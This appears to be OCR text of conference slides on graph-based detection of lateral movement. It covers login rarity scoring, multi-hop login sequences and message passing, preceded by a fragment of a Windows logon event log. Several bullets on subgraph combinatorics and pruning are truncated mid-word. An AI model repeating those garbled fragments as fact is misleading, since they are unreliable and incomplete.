    <Data Name="LogonGuid">{A2E724D7-9045-C011-BFC8-CDD0B4CFD2E8}</Data>
    <Data Name="TransmittedServices">-</Data>
    <Data Name="LmPackageName">-</Data>
    <Data Name="KeyLength">0</Data>
    <Data Name="ProcessId">0x0</Data>
    <Data Name="ProcessName">-</Data>
    <Data Name="IpAddress">192.168.41.108</Data>
    <Data Name="IpPort">53584</Data>
  </EventData>
</Event>
```

Abstraction Spectrum Trade-Off

Specialized ⟷ **Generic**


Target Specific Techniques

- e.g. Pass The Hash detection
- Very specific means low false positives
- May miss new techniques

Search for General Graph Patterns

- Hard to hide from
- May pick up unrelated similar patterns

LM Graph Pattern Characteristics





Lateral Movement Strategy

- Rank individual logins
  - Train: learn common user login patterns from the data
  - Predict: assign rank (logLikelihoodRatio) to every login. Rank high those that are unusual
- Construct time-ordered connected sequences of logins
  - Predict: find top N sequences of logins with the highest combined rank


Generalized “Rarity” Classifier

- Used to determine ***base risk*** for logins
- Extensible feature vectors mix numerical, categorical, and text features
  - TDigests for numerical
  - Bag of words for text
  - Vectorized categorical statistics
- Learns “normal” in-situ
  - Priors out-of-the-box
  - Every network is different
- Scalable spark implementations





Multi-Hop Predict




Multi-Hop Predict: Combinatorics


- General Problem: Subgraph Isomorphism
- 5 edges ➔ 2^5 = 32 su
- 10 edges ➔ 2^{10} = 1
- 20 edges ➔ 2^{20} = 1, aphs

- We run with billions of edges...


- Solution: grow small sub in parallel
  - Prune early and
  - Aglomerative c
  - Message passi




Multi-Hop Predict: Message Passing



Multi-Hop Predict: Message Passing



Multi-Hop Predict: Message Passing

